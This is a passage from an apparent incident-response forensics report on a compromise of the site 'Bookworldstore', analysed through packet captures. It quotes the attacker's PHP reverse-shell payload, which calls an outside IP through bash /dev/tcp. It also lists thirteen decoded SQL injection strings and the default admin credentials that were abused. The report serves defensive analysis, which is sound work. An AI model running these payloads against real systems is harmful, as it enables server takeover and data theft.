

Fig 11: Evidence from tcp stream showing an uploaded payload in a POST request.

3.3 Payload Analysis

3.3.1 Target services: Web Server

The uploaded .**php** file by the attacker contains **`<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>`**

This PHP code is a **remote command execution payload** designed to give an attacker **interactive control of the server.** Analysis of the uploaded PHP file revealed the use of a system command execution function designed to establish an outbound interactive shell connection to an external host **111.224.250.131** on port **443**. This payload represents a post-exploitation mechanism enabling remote control of the affected server (Bookworldstore) rather than direct data exfiltration. Port 443 was used because its normally HTTPS and firewalls often allow outbound traffic on this port therefore using it helps the attacker **blend in with normal traffic.**



Fig 12: Evidence from tcp stream showing an uploaded payload in a POST request.



Fig 13: Evidence showing a reverse shell payload in a POST request on networkminer.

3.3.2 Target services: SQL Database

The attacker sent a stream of GET requests with different types of sql injection encoded in the url of the request in the domain "**http://bookworldstore.com/search.php?search=**" which were decoded using a url decoder.

1.Syntax / Quote Injection (Detection)

- **Encoded URL :** `/search.php?search=book%27`
- **Decoded URL :** `/search.php?search=book'`

2.Boolean-Based SQL Injection (True Condition)

- **Encoded URL :** `/search.php?search=book%20and%201=1;%20--%20-`
- **Decoded URL:** `/search.php?search=book and 1=1; -- -`

3.Boolean-Based SQL Injection (False Condition)

- **Encoded URL :** /search.php?search=book%20and%201=2;%20--%20-
- **Decoded URL :** /search.php?search=book and 1=2; -- -

4.Fuzzing / Syntax Error Discovery

- **Encoded URL :** /search.php?search=book%29%27.%2C%29%22.%28%2C%29
- **Decoded URL :** /search.php?search=book)'.,)".(,)

5.Advanced Boolean-Based (Obfuscated)

- **Encoded URL :** /search.php?search=book%27%29%20AND%202714%3D2714%20AND%20%28%27JlbN%27%3D%27JlbN
- **Decoded URL :** /search.php?search=book') AND 2714=2714 AND ('JlbN'='JlbN

6.UNION-Based SQL Injection (Column Discovery)

- **Encoded URL :** /search.php?search=book%27%29%20ORDER%20BY%201--%20NZXA
- **Decoded URL :** /search.php?search=book') ORDER BY 1-- NZXA

7.UNION-Based SQL Injection (Data Extraction)

- **Encoded URL:** /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cid%2Ctitle%29%29%20FROM%20bookworld_db.books--%20-
- **Decoded URL :** /search.php?search=book' UNION ALL SELECT NULL, JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,id,title)) FROM bookworld_db.books-- -

8.Error-Based SQL Injection

- **Encoded URL :** /search.php?search=book%27%29%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20ELT%282785%3D2785%2C1%29%29%2C0x7176706a71%29%29
- **Decoded URL :** /search.php?search=book') AND EXTRACTVALUE(2785,CONCAT('\',0x7178766271,(SELECT ELT(2785=2785,1)),0x7176706a71))

9.Conditional / CASE-Based Blind SQL Injection

- **Encoded URL :** /search.php?search=%28SELECT%20%28CASE%20WHEN%20%285752%3D1273%29%20THEN%20%27book%27%20ELSE%20%28SELECT%201273%20UNION%20SELECT%204191%29%20END%29%29
- **Decoded URL :** /search.php?search=(SELECT (CASE WHEN (5752=1273) THEN 'book' ELSE (SELECT 1273 UNION SELECT 4191) END))

10.Time-Based Blind SQL Injection (PostgreSQL)

- **Encoded URL :** /search.php?search=book%27%29%3BSELECT%20PG_SLEEP%285%29--
- **Decoded URL :** /search.php?search=book');SELECT PG_SLEEP(5)--

11.Time-Based Blind SQL Injection (MSSQL)

- **Encoded URL :** /search.php?search=book%27%29%3BWAITFOR%20DELAY%20%270%3A0%3A5%27--
- **Decoded URL :** /search.php?search=book');WAITFOR DELAY '0:0:5'--

12.Time-Based Blind SQL Injection (Oracle)

- **Encoded URL :** /search.php?search=book%3BSELECT%20DBMS_PIPE.RECEIVE_MESSAGE%28CHR%2867%29%7C%7CCHR%2882%29%7C%7CCHR%2874%29%7C%7CCHR%2866%29%2C5%29%20FROM%20DUAL--
- **Decoded URL :** /search.php?search=book;

SELECT DBMS_PIPE.RECEIVE_MESSAGE(CHR(67)||CHR(82)||CHR(74)||CHR(66),5) FROM DUAL--

13.SQL Injection + XSS (Chained Attack)

- **Encoded URL :** /search.php?search=book&ZscL=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables--
- **Decoded URL :** /search.php?search=book&ZscL=7696 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables--



Fig 14: Evidence showing several SQL injections in the http GET requests.



Fig 15: Evidence showing decoded SQL injection on URL decoder service.

The observed HTTP GET requests demonstrated a structured SQL injection attack lifecycle beginning with **syntax and boolean-based testing**, followed by **error-based and union-based enumeration**, and culminating in **blind and time-based** inference techniques across multiple database platforms. The payloads show characteristics consistent with automated exploitation tools and include attempts at data extraction, database fingerprinting, and cross-technology attack chaining.

4.0 Results and Analysis

The attacker has an IP address of **111.224.250.131** from the city of **Shijiazhuang**, **Haebei region** in **China**.



Fig 16: Evidence showing the geolocation of the attacker.

4.1 Timeline Interpretation

Phase 1 : Database enumeration and injection attempts

Time : 2024-03-15 12:02:23 - 12:09:57 UTC

Multiple GET requests containing SQL meta characters and boolean conditions were observed. Response behavior varied depending on the injection conditions, indicating that user input was being interpreted by the backend SQL query.

Result : strong confirmation of SQL injection vulnerability presence through boolean-based testing.

Phase 2 : Reconnaissance and repeated login attempts

Time : 2024-03-15 12:12:20 - 12:12:58 UTC

Initial HTTP GET requests were observed targeting the domain http:// bookworldstore.com/ for subdomain enumeration with different automated parameters combination. The attacker was trying to hunt for sensitive pages such as the admin login page.

Result : Admin login page was found (http://bookworldstore.com/admin/login.php)

Phase 3 : Successful authentication using default credentials

Time : 2024-03-15 12:17:35 UTC

The attacker successfully bypassed the admin login page with the credentials **username: admin ; password: admin123!**

Result : Attacker gained access to admin page (http://bookworldstore.com/admin/index.php)

Phase 4 : Malicious file upload via HTTP POST

Time : 2024-03-15 12:24:18 UTC

An HTTP POST request to /admin/index.php was captured, containing a file upload with embedded PHP code capable of initiating an outbound reverse shell connection.

Result: Call to the file path triggered an outbound connection to **111.224.250.131**on port **443** marking successful unauthorized administrative access and system level compromise via malicious upload

Phase 5 : No confirmed exfiltration phase observed

Time: Throughout Capture

No large outbound transfer, database dumps or file downloads were identified. While metadata leakage and server-based responses were possible no definitive customer data extraction was captured.

Result: security breach incident can be classified as unauthorized access with exploitation attempts not a confirmed data breach.

4.2 Entry point and Exploited Services

The entry point for the compromised service was through the **Admin login page** thereby subjecting the **web server** to remote shell command and control risk.

Similarly the url parameter of "**/search.php?search=**" was manipulated and abused with different types of SQL injection thereby triggering the **SQL database** to return a response. This is a strong confirmation that the payload is getting to the SQL database without any kill action or blockage along the way.

4.3 Indicator of compromised

The indicator of compromised include

- bursty IO graph
- Server constantly talking to one External IP address
- Internal server receiving abnormal traffic volume red
- Incomplete 3 way handshake (SYN & RST)
- Packet length beyond the usual average

It's important to note that packet bytes from client to server are expected to be smaller **(A->B)** and not the other way round. Any case of packet bytes higher than server - client in a conversion flowing from client to server marks an highly suspicious activity such as upload of files especially without a justifiable 3-ways handshakes. (SYN, SYN/ACK, ACK).



Fig 17: Evidence showing a bursty spike on the IO graph of the packet.



Fig 18: Evidence showing ip address 111.224.250.131 constantly having conversations with the server



Fig 19: Evidence showing ip address 111.224.250.131 constantly having conversations with the server

TCP analysis of port 443 traffic revealed repeated connection attempts originating from **170.40.150.126** that were immediately rejected by the destination host with RST responses. No successful TCP handshakes, TLS sessions, or data transfers were observed, indicating failed connection attempts rather than active HTTPS communication or data exfiltration.

